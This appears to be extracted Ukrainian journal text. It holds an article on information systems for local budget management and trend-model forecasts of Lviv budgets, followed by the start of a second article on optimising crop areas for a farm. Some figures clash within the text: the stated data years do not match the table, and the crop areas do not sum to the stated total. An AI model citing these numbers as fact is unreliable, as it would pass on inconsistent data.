Центр політичних студій та аналітики «Ейдос» реалізував ідею максимальної відкритості інформації про використання публічних коштів, що забезпечило ефективне їх використання та підвищення рівня обізнаності населення. Така прозорість процесу витрачання державних коштів мінімізує корупційні ризики та сприяє налагодженню ділового клімату в країні.

Центром політичних студій та аналітики «Ейдос» створено портал «Відкритий бюджет», який містить комплекс програмного забезпечення, що покликаний допомогти зробити місцеву владу прозорою та підзвітною. Користуючись порталом, органи місцевого самоврядування мають можливість безкоштовно створювати, на основі своєї фінансової та статистичної звітності, візуалізації: місцевих бюджетів, ключових показників діяльності міст, місцевих програм, бюджетного процесу та титульних переліків будівництва та ремонту та в автоматичному режимі публікувати їх на своїх веб-сайтах. Портал розроблений на основі фінансової та адміністративної звітності органів місцевого самоврядування України, проте може бути адаптований під звітність формату центральних органів виконавчої влади, державних та комунальних підприємств України чи закордону.

Портал має відкритий код [11], що дає змогу програмістам створювати додатки чи окремі модулі з будь-якої точки України та світу. Таке рішення дає достатню гнучкість для того, щоб оперативно реагувати на зміни в нормативно-правовому забезпеченні бюджетного процесу та організації бухгалтерського та казначейського обслуговування місцевих бюджетів. Це також дає можливість оптимізувати витрати на вдосконалення системи, оскільки рішення запропоноване одним з користувачів portalу, автоматично стає доступним решті користувачів. [14]. Портал розрахований на дві групи користувачів: представників органів влади та громадських організацій. Для кожного користувача передбачено власний кабінет. На рис. 1 представлено схематичне зображення portalу «Відкритий бюджет». Об'єднання інформаційних ресурсів різних органів влади дасть можливість підвищити якість звітування органів місцевого самоврядування про використання коштів платників податків.



Рис. 1. Схематичне зображення порталу «Відкритий бюджет» [14]

Для побудови порталу використаний модульний підхід, який передбачає створення незалежних модулів для вирішення окремих задач.

Модуль «Бюджет» дозволяє створювати візуалізацію дохідної та видаткової частини місцевих бюджетів. Видаткова частина може бути представлена в різних розрізах: функціональному, відомчому, економічному чи з використанням кодів тимчасової класифікації видатків. Програмне забезпечення здатне відображати деталізацію за рядом параметрів: загальним та спеціальними фондами, кварталним та місячним розрізом, з використанням наростаючого підсумку чи без нього. При введенні інформації автоматично генерується 4 види візуалізації – бульбашкова та кругові діаграми, горизонтальна гістограма та таблиця. Всі візуалізації є інтерактивними, тобто при кліку на будь-яку статтю дають змогу уточнювати інформацію наскільки це дозволяє бюджетний класифікатор та дані введені користувачем. Механіка Порталу містить також аналітичну обробку інформації.

Фінансові органи місцевого самоврядування в Україні користуються різним програмним забезпеченням для формування та адміністрування місцевих бюджетів. Частина рішень побудована на основі системи 1С, деякі використовують АІС «Місцеві бюджети», дехто використовує можливості системи «Парус», окремі створюють власні програмні продукти. Модуль «Бюджет» дозволяє оперувати наборами даних різної структури з різних програм.

Модуль «Бюджет на мапі» дозволяє здійснити автоматичне нанесення на мапу як планових, так і фактичних показників видатків бюджету розвитку адміністративно-територіальної одиниці.

Модуль «Ключові показники діяльності» дозволяє створювати інтерактивні діаграми з поясненнями, при кліку на гіперпосилання в тексті опису відбувається завантаження документа, в якому описується стан визначеного показника відповідного року.

Модуль «Бюджетний календар» покликаний в автоматичному режимі здійснити поєднання на одній візуалізації часової шкали - етапів бюджетного процесу, дій органів влади та можливостей, які відкриваються перед зацікавленими сторонами для участі в бюджетному процесі.

Для автоматизації робіт, пов'язаних з плануванням бюджету, фінансовими ресурсами, напрямками витрат, звітністю використовують аналітично-інформаційну систему ведення місцевих бюджетів АІС «Місцеві бюджети рівня міста, району». АІС МБ створена для роботи в середовищі операційної системи Microsoft Windows з використанням програми Microsoft Access. Це розширена та адаптована система до умов, які змінюються в процесі експлуатації.

АІС «Місцеві бюджети рівня міста, району» дозволяє накопичувати дані та отримувати необхідну для звітності та аналізу інформацію. [1]. Вхідними документами, які використовують для внесення інформації в АІС МБ, є бюджетні запити головних розпорядників коштів; деталізація асигнувань головних розпорядників коштів, доходів та видатків; довідки-повідомлення про зміни у бюджеті доходів та видатків; реєстр фінансування за розпорядниками кредитів.

При роботі з АІС МБ користувач отримує можливість формувати та друкувати наступні документи:

- Розпорядження (реєстр) на здійснення витрат з бюджетного рахунку за конкретну дату.
- Довідка обліку видатків. За зазначений період часу за відомчим кодом виводиться інформація про фінансування в розрізі функціональної й економічної класифікації по днях, за місяць і з початку року.
- Термінова відомість (на дату). Вказавши конкретну дату, необхідні коди (відомчий, функціональний та економічний) та тип фонду (загальний чи спеціальний), в спеціальному діалоговому вікні на екрані можна отримати інформацію про фінансування за вибрану дату, з початку місяця та з початку року.
- Картка обліку видатків. Повна інформація про фінансування за місяць і з початку року, надані і використані кредити, залишки на перерахування коштів виводяться на екран і принтер.
- Зведені залишки асигнувань (у розрізі відомчої, функціональної та економічної класифікації). Вказавши конкретну дату можна отримати звіт про фактичне і планове фінансування, залишок бюджетних коштів та відсоток виконання.

Розробником систем АІС "Місцеві бюджети рівня села, селища", ІАС «Місцеві бюджети рівня міста, району» та АІС «Місцеві бюджети рівня розпорядника бюджетних коштів» є ДП "Головфінтех" – головна організація, яка підпорядкована Міністерству фінансів України, із проектування, інсталяції, впровадження та супроводження інформаційно-аналітичних систем та програмно-технічних комплексів на основі типових проектних рішень для різних рівнів системи управління державними фінансами [5].

Для надання практичної допомоги органам місцевого самоврядування по формуванню, виконанню бюджетів територіальних громад (сільських, селищних, міських) в умовах дії Бюджетного кодексу України варто звернути увагу на Інформаційно-програмний комплекс «Місцевий бюджет» [9].

ІПК «Місцевий бюджет» призначений для автоматизації робіт, пов'язаних з плануванням бюджету, фінансовими ресурсами, напрямками витрат, звітністю.

Для створення механізму обміну інформацією між Інформаційно-програмним комплексом «Місцевий бюджет» та інформаційно-аналітичною системою «Місцеві бюджети рівня міста, району» використовують систему ІТАС «ABFIN синхронізація». Ця система надає інформацію про стан виконання сільських, селищних, міських бюджетів за доходами та видатками, інформацію про стан рахунків місцевих бюджетів; розгортку бюджету за доходами, видатками, фінансуванням, отриманням та поверненням кредитів; розпорядження про виділення коштів загального(спеціального) фонду бюджету; бюджетні запити;

інформацію про стан виконання видатків; зміни до плану асигнувань головного розпорядника бюджетних коштів в розрізі установ.

Розв'язання задач бюджетного та макроекономічного моделювання, зокрема, оцінки очікуваних надходжень в бюджет і обсягів найважливіших витрат, прогнозування динаміки цін, обсягів платоспроможного попиту, зовнішньоторговельних потоків забезпечує моделююча система "Бюджет" Інституту кібернетики ім. В.М. Глушкова НАН України.

Систему побудовано за блоковим принципом, кожен із блоків - це окрема економіко-математична модель (або група моделей), яка характеризується значеннями вхідних та результуючих показників. Останні, у свою чергу, можуть слугувати вхідною інформацією для інших блоків. Змінюючи внутрішню структуру блоків, можна врахувати особливості економічної ситуації, специфіку розв'язуваних задач, ступінь деталізації розрахунків.

Ця система дає змогу [10]: прогнозувати виконання найважливіших агрегованих статей державного бюджету та його складових за різних альтернатив макроекономічної політики; досліджувати взаємовплив структури державного бюджету й головних нормативів оподаткування, з одного боку, та динаміки макроекономічних показників - з другого; оцінювати вплив видів оподаткування, обсягу та структури витрат державного бюджету на обсяги платоспроможного попиту різних груп споживачів і обсяги реалізації різних видів продукції, експорту та імпорту; прогнозувати з галузевою деталізацією динаміку цін, прибутки й витрати виробників і споживачів; прогнозувати обсяги й галузеву структуру неплатежів за певною динамікою цін; прогнозувати зміни монетарних макропоказників за умов визначеної бюджетної політики.

Відповідальні за використання бюджетних коштів, бюджетні установи, організації, громадськість повинні бути поінформовані про бюджетну стратегію влади та добре знати, на які напрями та заради досягнення яких цілей плануються у майбутньому витрати коштів платників податків. Знаючи регіональні пріоритети та завдання і володіючи інформацією щодо планових обсягів видатків на перспективу, можна обґрунтованіше планувати розвиток регіону та проводити попередню оцінку можливої економії коштів за рахунок існуючих програм і проектів. Кожний розпорядник бюджетних коштів повинен мати чіткий план своєї діяльності на декілька років.

Дослідження динаміки поведінки економічних систем дає змогу визначити перспективи їхнього розвитку, виявити можливі резерви, розробити комплекс адаптивних управлінських рішень, які забезпечать ефективне функціонування економічних об'єктів. Для прогнозування основних показників регіонального бюджету використано апроксимацію динамічного ряду за допомогою трендових моделей. В економічній практиці існує певний досвід і розроблено певні типи моделей, які найчастіше використовують у соціально-економічних дослідженнях: поліноміальні, експоненціальні, S-подібні криві зростання, логістична крива тощо.

Правильно встановити вид кривої, тобто вид аналітичної залежності значення показника від часу - одне з найважчих завдань. Обрана функція тренду має задовольняти такі умови: бути теоретично обґрунтованою; мати якнайменшу кількість параметрів; параметри функції повинні мати економічне тлумачення; оцінені значення тренду мають якомога менше відрізнятися від відповідних фактичних спостережень часового ряду.

Вибір форми кривої для згладжування певною мірою залежить від мети згладжування: інтерполяції або екстраполяції. У першому випадку метою є досягнення найбільшої близькості до фактичних рівнів часового ряду. У другому - виявлення основної закономірності розвитку явища, стосовно якої можна припустити, що в майбутньому вона збережеться.

Побудову трендових моделей величини доходів та витрат регіонального бюджету можна подати у вигляді таких етапів [8]:

1. Вибір функції тренду, що описує певний тип розвитку економічного процесу. Для побудови трендової моделі доцільно обмежити множину функцій, відібравши лише ті, які відображають головні особливості динаміки цього показника. Цього досягають за допомогою якісного економічного аналізу динамічного ряду показника.

2. Оцінювання параметрів трендових моделей. Цього досягають за допомогою методів кореляційно-регресійного аналізу.

3. Визначення формальних критеріїв апроксимації.

4. Аналіз залишкової компоненти динамічного ряду.

5. Вибір функції тренду серед декількох функцій тренду для одного показника. Найбільш точну функцію вибирають через співставлення: значень формальних критеріїв апроксимації; процедур оцінювання параметрів моделі за їхньою складністю; властивостей залишкової компоненти; можливостей економічної інтерпретації; поведінки функції та її параметрів; використання моделі у ретроспективному аналізі і прогнозуванні.

6. Прогнозування майбутнього розвитку економічного процесу на основі побудованої трендової моделі.

Основними показниками бюджету регіону є величини його доходів та видатків. Згідно даних про значення доходів та видатків бюджету Львівської області, отриманих зі статистичних збірників «Фінанси Львівської області» за 2008-2017 роки [12, 13, 15-18] (табл. 1) побудовано трендові моделі для прогнозування доходів і витрат регіонального бюджету.

Таблиця 1

Доходи та видатки місцевих бюджетів Львівської області та м. Львів

Роки	Обласний бюджет		Бюджет м. Львова	
	Доходи (тис. грн.)	Видатки (тис. грн.)	Доходи (тис. грн.)	Видатки (тис. грн.)
2004	733814	752755	506751	681118
2005	958024	409040	695886	693915
2006	1439455	580114	1098682	1086970
2007	987726	939219	1314504	1330433
2008	1347469	1320748	1774695	1805135
2009	1412337	1330670	1841170	1964609
2010	1671477	1620408	1826685	1845997
2011	1795184	1853732	2112738	2129502
2012	1995055	1932217	2628895	2560911
2013	2312835	2283374	2579294	2626410
2014	2495617	2438277	3087526	3057882
2015	3658436	3587264	4967481	4633073
2016	4155420	3999016	6580462	6698875

З таблиці 1 видно, що за деякі роки в обласних бюджетах Львівської області та у бюджеті міста Львова є перевищення доходів над видатками, а за деякі - дефіцит. Побудуємо трендові моделі для прогнозування доходів та видатків обласного бюджету та бюджету міста Львова.

Вибір найкращого рівняння тренду у випадку, якщо ряд містить нелінійну тенденцію, можна здійснити шляхом перебору основних форм тренду, розрахунку за кожним рівнянням

скоригованого коефіцієнта детермінації R^2 і вибору рівняння тренду з максимальним значенням скоригованого коефіцієнта детермінації [2].

Для величини доходів та видатків обласного бюджету кращими трендовими моделями обрано квадратичну та кубічну:

Для доходів обласного бюджету:	Для видатків обласного бюджету:
<p>– квадратична модель: $x_t = 25568,360t^2 - 116695,002t + 1126277,51$; $R^2 = 0,944$</p> <p>– кубічна модель: $x_t = 4264,374t^3 - 63983,497t^2 + 403558,641t + 409862,657$; $R^2 = 0,974$</p>	<p>– квадратична модель: $x_t = 20883,884t^2 - 25452,376t + 635315,35$; $R^2 = 0,959$</p> <p>– кубічна модель: $x_t = 2166,119t^3 - 24604,625t^2 + 238814,198t + 271407,28$; $R^2 = 0,966$</p>

Фактичні значення величини доходів і видатків обласного бюджету та нормативні значення, обчислені за трендовими моделями, графічно подані на рис. 1.




Рис.1. Фактичні значення величини доходів і витатків обласного бюджету та нормативні значення, обчислені за трендовими моделями

Для величини доходів та видатків бюджету міста Львова кращими трендовими моделями обрано кубічну та експоненційну:

Для доходів бюджету міста Львова:	Для видатків бюджету міста Львова:
<p>– кубічна модель – зростання доходів міського бюджету: $x_t = 10983,032t^3 - 187632,251t^2 + 1130791,78t - 705150,427$ $R^2 = 0,977$</p>	<p>– кубічна модель – зростання доходів міського бюджету: $x_t = 11087,423t^3 - 189512,03t^2 + 1126628,181t - 616379,147$ $R^2 = 0,970$</p>

<p>— експоненційна модель — оптимістичний сценарій розвитку (прискорене зростання доходів міського бюджету), яка має вигляд: $x_t = 550659,351e^{0,177t};$ $R^2 = 0,937.$</p>	<p>— експоненційна модель — оптимістичний сценарій розвитку (прискорене зростання доходів міського бюджету), яка має вигляд: $x_t = 612620,597e^{0,166t};$ $R^2 = 0,941.$</p>
---	---

Фактичні значення величини доходів бюджету міста Львова та нормативні значення, обчислені за трендовими моделями, графічно подані на рис. 2.




Рис.2. Фактичні значення величини доходів бюджету міста Львова та нормативні значення, обчислені за трендовими моделями

Важливим етапом побудови прогнозу показників бюджету є визначення точності отриманих значень, на основі порівняння фактичних та прогнозних значень.

Аналіз точності трендових моделей величини доходів обласного бюджету та бюджету Львова показав, що підібрані моделі досить добре описують динаміку зміни показника. Перевірка точності трендових моделей величини доходів обласного бюджету показала, що відносне відхилення фактичного показника від прогнозного у 2015 р. для квадратичної та кубічної моделей 7,35%, у 2016 р. абсолютне відхилення для квадратичної моделі 5,7%, а для кубічної 1,35%. Для видатків відносне відхилення у 2015 р. для квадратичної та кубічної моделей 7,49%, у 2016 р. абсолютне відхилення для квадратичної моделі 4,3%, а для кубічної 0,55%. Перевірка точності трендових моделей величини доходів бюджету Львова свідчить, що відносне відхилення фактичного показника від прогнозного у 2015 р. для кубічної моделі 2,97%, для експоненційної моделі 7,84%. У 2016 р. відносне відхилення для кубічної моделі 2,57%, для експоненційної моделі 19,6%. Для видатків відносне відхилення у 2015 р. для кубічної моделі 3%, для експоненційної 3,17%. У 2016 р. абсолютне відхилення для кубічної моделі 5,3%, а для експоненційної 26,3%.

На основі прогнозних значень величини доходів та витрат бюджету регіону можна бачити, що в майбутньому відбуватиметься прискорене зростання цих показників.

2. Аналітично-інформаційна система ведення місцевих бюджетів АІС "Місцеві бюджети рівня міста, району «2006». Керівництво користувача (в редакції станом на 30.03.2015 р.).- 287 с.
3. Антонова Л. В. Економетрика [Текст] : навч. посіб. / Л. В. Антонова, О. О. Ляховець; Чорномор. держ. ун-т ім. Петра Могили. - Миколаїв : ЧДУ, 2011. – 226с.

4. Будник О.О., Тарнай В.А., Марусов А.Ю., Канєвський Г.О. Громадський інструментарій моніторингу і оцінювання використання бюджетних коштів на місцевому рівні / Ольга Будник, Володимир Тарнай, Андрій Марусов, Гліб Канєвський; за заг. ред. В.В. Тарана. – К.: ЦПСА, 2014. – 97 с.
5. Бюджетний кодекс Бюджетний кодекс України [Електронний ресурс]. — Режим доступу : <http://zakon5.rada.gov.ua/laws/show/2456-17>
6. Головний проектно-виробничий і сервісний центр комп'ютерних фінансових технологій Міністерства фінансів України [Електронний ресурс]. — Режим доступу : <http://gft.kiev.ua/mista.html>
7. Закон України «Про доступ до публічної інформації» [Електронний ресурс]. — Режим доступу : <http://zakon0.rada.gov.ua/laws/show/2939-17>
8. Закон України «Про інформацію» [Електронний ресурс]. — Режим доступу : <http://zakon2.rada.gov.ua/laws/show/2657-12>
9. Здрок В. В. Економетрія: Підручник / В. В. Здрок, Т. Я. Лагоцький. – К. : Знання, 2010. – 541 с.
10. Інформаційно-програмний комплекс «Місцевий бюджет» [Електронний ресурс]. — Режим доступу : <http://www.ipkmb.org.ua/index.php/prohramy/ipk-mistsevyi-biudzheth>
11. Куценко Т.Ф. Бюджетно-податкова політика [Електронний ресурс]. — Режим доступу : <http://posibniki.com.ua/catalog-budzhethno-podatкова-politika>
12. Портал «Відкритий бюджет» [Електронний ресурс]. — Режим доступу : www.github.com/kavaleriy/budget
13. Річні звіти Державного Казначейства України про виконання Державного та місцевих бюджетів України [Електронний ресурс]. — Режим доступу : <http://www.treasury.gov.ua>.
14. Статистична інформація Державної служби статистики України [Електронний ресурс]. — Режим доступу : <http://www.ukrstat.gov.ua>.
15. Тарнай В.А., Карелін С.І., Таран В.В., Бабакишієва Г.Н., Канєвський Г.О. Інструкція з використання порталу «Відкритий бюджет». Навчально- методичний посібник./За редакцією В.Тарная - К.: Центр політичних студій та аналітики «Ейдос», 2016, 44 с.
16. Фінанси Львівської області. Статистичний збірник. Відповідальна за випуск Г.М. Бойко. Головне управління статистики України у Львівській області, 2014.- 93 с.
17. Фінанси Львівської області 2016. Статистичний збірник. За редакцією С. Зимовіної. Головне управління статистики України у Львівській області, 2017.- 98 с.
18. Фінанси Львівщини. Статистичний збірник. Відповідальний за випуск Крупка М.М. Головне управління статистики України у Львівській області, 2010.- 70 с.
19. Фінанси Львівщини. Статистичний збірник. Відповідальний за випуск Крупка М.М. Головне управління статистики України у Львівській області, 2011.- 76 с.

IMPLEMENTATION OF INFORMATION SYSTEM AND TECHNOLOGY IN THE MANAGEMENT OF LOCAL BUDGETS

S. Pryima

Ivan Franko National University of Lviv

The economic and social development of any country depends to a large extent on the development of its territories. This requires adequate financial support, which is realized through the formation of local budgets. Increasing the importance of local budgets in implementing social and economic regulation is a determining factor for further development of the country.

The article considers information technologies and systems for the formation and use of funds of local budgets, which becomes especially relevant for involving citizens in the budget process in

Ukraine, enhancing the socio-economic development of the region and developing an effective national economy.

The "Open Budget" portal is described, which contains a set of software designed to help make local government transparent and accountable.

For automation of work related to budget planning, financial resources, areas of expenditure, reporting, it is proposed to use the analytical and information system for local budget management of the local government budget "Local budgets of the city and district". The system allows you to accumulate data and receive the information required for reporting and analysis.

In order to provide practical assistance to local governments in shaping and implementing the budgets of territorial communities (rural, settlement, urban), it is worth paying attention to the Information and Program Complex "Local Budget". This software designed to automate the work related to budget planning, financial resources, areas of expenditure, reporting.

The objective of this article is the problem of optimizing the formation of the budget of the region as a means of influencing economic, social, national and regional processes.

In this article proposes the development of the forecast of the main budget indicators through the calculation of the parameters of trend models. The calculations were made on the data of the budgets of Lviv and Lviv region. Based on the calculated projected values of the revenues and expenditures of the regional budget, there are reasons to see what changes in the indicators will take place in the future and what measures to be taken to balance the budget.

During the research, trend models were constructed for the two indicators of the regional budget and the budget of the city of Lviv - income and expenses in absolute terms, their accuracy is determined for the last two years. Unknown parameters of selected trend models were also evaluated, determination coefficients were calculated and a forecast for the development of the process for the future was made. For the magnitude of revenues and expenditures of the regional budget, the best trend models were chosen quadratic and cubic. For the magnitude of the revenues and expenditures of the budget of Lviv, cubic and exponential ones are chosen by the best trend models. Based on the projected values of the region's revenue and expenditure, it can be seen that in the future will be accelerated growth of these indicators.

Key words: information system, local budget, budget revenues, budget expenditures, trend models, forecasting.

УДК 631.5

МОДЕЛЮВАННЯ ОПТИМАЛЬНОЇ СТРУКТУРИ ВИРОБНИЦТВА В СІЛЬСЬКОГОСПОДАРСЬКОМУ ПІДПРИЄМСТВІ

Р. Рогатинський, Н. Гарматій

Тернопільський національний технічний університет імені Івана Пулюя

Моделювання оптимальної структури виробництва в сільськогосподарських підприємствах західного регіону України є актуальною задачею для вирішення, особливо для Тернопільського регіону, розвиток та ефективне використання площ сільськогосподарських підприємств є основним джерелом прибутку та розвитку регіональної економіки, та вирішення питання зайнятості сільського населення.

Моделювання сільськогосподарських підприємств має ряд особливостей. Так, оптимальне рішення, отримане при використанні методів математичного програмування, може не завжди відповідати оптимуму з економічних позицій. Ця невідповідність тим більше, чим менше враховано в моделі кількісних зв'язків між окремими факторами, що впливають один на одного і на кінцеві результати. Інакше кажучи, в моделі повинні знайти відображення всі умови, що визначають дану економічну проблему. У переліку цих умов поряд з економічними повинні бути агротехнічні, зоотехнічні, біологічні, технічні та інші. Для цього необхідні знання в області технології, техніки, економіки, планування та організації сільськогосподарського виробництва. Повнота та правильність інформації дозволяють досить точно описати мовою математики всі залежності, зв'язки між досліджуваними економічними явищами.

Ключові слова: моделювання, оптимізація, економіко-математичні моделі.

Аналіз останніх досліджень і публікацій. Питання застосування математичних моделей в сільському господарстві завжди привертало увагу науковців. Вітчизняні і зарубіжні вчені здобули значних результатів у розв'язанні задач структурної оптимізації виробничих процесів. Питанням системного аналізу та моделювання економіки присвячені роботи Глушкова В.М., Згуровського М.З., Івахненка О.Г., Монахова А.В., Ляшенка І.М. та ін. Цими авторами розроблені моделі та методи дослідження економічних систем. Суттєвий вклад у теорію економіко-математичного моделювання галузей народного господарства внесли наукові праці Вовк В.М., Бакаєва О.О., Ємельянова О.С., Панченка А.І., Кравченка В.М., Кириленка І.Г. та ін.

Сьогодні важливим завданням постає пошук моделей, що найбільш відповідають сучасним реаліям господарювання та впровадження результатів моделювання у виробництво, враховуючи при цьому різні критерії оптимальності.

Використання методів економіко-математичного моделювання пов'язане в першу чергу з розумінням виробничих процесів та обмежень, які діють при виробництві та реалізації продукції. Дані обмеження формують структуру економіко-математичної моделі діяльності підприємства та являються основою для вирішення поставленої задачі.

Змоделюємо оптимізацію посівних площ сільськогосподарських культур на прикладі ТОВ «Святець», типового сільськогосподарського підприємства Тернопільського регіону

інструментарієм оптимізаційної моделі. 6

Таблиця 1

Результати діяльності підприємства ТОВ «Святець» в 2017 році

Показники	Результати діяльності підприємства
Площа посіву пшениці, га	25
Площа посіву кукурудзи на зерно, га	450
Площа посіву ячменю, га	770
Площа посіву вівся, га	100
Площа посіву гороху, га	221
Площа посіву сої, га	250
Площа посіву цукрового буряку, га	300
Загальна площа під посів, га	4119
Сума використаних грошових коштів на виробництво продукції, тис. грн	41204,2
Прибуток, тис. грн.	13799,5

1. Обмеження наявних ресурсів господарства:

Земельна площа, яка може бути використана для виробництва продукції

$$X_1 + X_2 + X_3 + X_4 + X_5 + X_6 + X_7 \leq 4119$$

(1)

Де, X_1 – площа посіву пшениці, X_2 – площа посіву кукурудзи на зерно, X_3 – площа посіву ячменю, X_4 – площа посіву вівся, X_5 – площа посіву гороху, X_6 – площа посіву сої, X_7 – площа посіву цукрового буряку, 4119 – загальна площа ріллі.

2. Витрати на виробництво продукції рослинництва, тис. грн

$$440,204X_1 + 6,9X_2 + 7,8X_3 + 6,409X_4 + X_5 + 8,5X_6 + 270,427X_7 \leq 41204,2$$

(2)

Наступним етапом формування моделі оптимізації посівних площ сільськогосподарських культур являється визначення обмежень щодо сівозміни, яку планується використовувати на підприємстві. Ця в першу чергу пов'язана з стратегічними задачами яке ставить перед собою підприємство.

3. Обмеження площі посіву пшениці, га:

$$X_1 \leq 25$$

(3)

4. Обмеження площі посіву кукурудзи, га:

$$X_2 \leq 450$$

(4)

5. Обмеження площі посіву ячменю, га:

$$X_3 \leq 770$$

(5)

6. Обмеження площі посіву вівся, га:

$$X_4 \leq 100$$

(6)

7. Обмеження площі посіву гороху, га:

$$X_5 \leq 221$$

(7)

8. Обмеження площі посіву сої, га:

$$X_6 \leq 250$$

(8)

9. Обмеження площі посіву цукрового буряку, га:

$$X_7 \leq 300$$

(9)

Обмеження моделі оптимізації діяльності підприємства сільськогосподарського підприємства щодо вимог по реалізації продукції.

10. Запланована реалізація пшениці, ц:

$$29,28X_1 \geq 500$$

(10)

де 29,28 – кількість пшениці, яку підприємство планує реалізувати у розрахунку на 1 га, ц; 500 – мінімальна кількість пшениці, яку господарство запланувало для реалізації, ц;

11. Запланована реалізація кукурудзи, ц:

$$62,86 X_2 \geq 2828 \quad (11)$$

де 62,86 – кількість кукурудзи, яку підприємство планує реалізувати у розрахунку на 1 га, ц; 2828 – мінімальна кількість кукурудзи, яку господарство запланувало для реалізації, ц;

12. Запланована реалізація ячменю, ц:

$$47,5 X_3 \geq 3645 \quad (12)$$

де 47,5 – кількість ячменю, яку підприємство планує реалізувати у розрахунку на 1 га, ц; 3645 – мінімальна кількість ячменю, яку господарство запланувало для реалізації, ц;

13. Запланована реалізація вівса, ц:

$$50,4 X_4 \geq 5040 \quad (13)$$

де 50,4 – кількість вівса, яку підприємство планує реалізувати у розрахунку на 1 га, ц; 5040 – мінімальна кількість вівса, яку господарство запланувало для реалізації, ц;

14. Запланована реалізація гороху, ц:

$$29,2 X_5 \geq 4440 \quad (14)$$

де 29,2 – кількість гороху, яку підприємство планує реалізувати у розрахунку на 1 га, ц; 4440 – мінімальна кількість гороху, яку господарство запланувало для реалізації, ц;

15. Запланована реалізація сої, ц:

$$20,8 X_6 \geq 5204 \quad (15)$$

де 20,8 – кількість сої, яку підприємство планує реалізувати у розрахунку на 1 га, ц; 5204 – мінімальна кількість сої, яку господарство запланувало для реалізації, ц;

16. Запланована реалізація цукрового буряка, ц:

$$554,4 X_7 \geq 5663 \quad (16)$$

де 554,4 – кількість цукрового буряка, яку підприємство планує реалізувати у розрахунку на 1 га, ц; 5663 – мінімальна кількість цукрового буряка, яку господарство запланувало для реалізації, ц;

Найбільш важливим етапом у формування економіко-математичної моделі є складання цільової функції вирішення задачі. Цільова функція моделі оптимізації залежить від задачі, яку необхідно розв'язати.

В даному випадку задача оптимізації посівних площ ТОВ «Святець» передбачає максимізації прибутку від реалізації продукції сільського господарства, яку планують вирощувати. Цільова функції оптимізації посівних площ ТОВ «Святець» матиме вигляд:

$$Z = X_1 + 5,7X_2 + 7,9X_3 + 8,3X_4 + 6,3X_5 + 9,9X_6 + 11,5X_7$$

$$Z \rightarrow \max \quad (17)$$

Де, Z – загальна сума прибутку, тис. грн, коефіцієнти при X_1 - X_8 – сума прибутку, яку підприємство планує отримати від реалізації окремого виду сільськогосподарської продукції у розрахунку на 1 га посівної площі, тис. грн.

Обмеження задачі оптимізації посівних площ надали змогу структурувати діяльність підприємства. Визначити обмеження, які будуть впливати на реалізацію поставленої задачі та спрогнозувати кінцевий результат оптимізації посівних площ сільськогосподарських культур.

Виходячи з результатів проведеного моделювання оптимізації посівних площ, що при вирішенні задачі були виконані всі обмеження. При цьому при моделюванні були оптимально використані наявні кошти, що дало змогу збільшити прибуток.

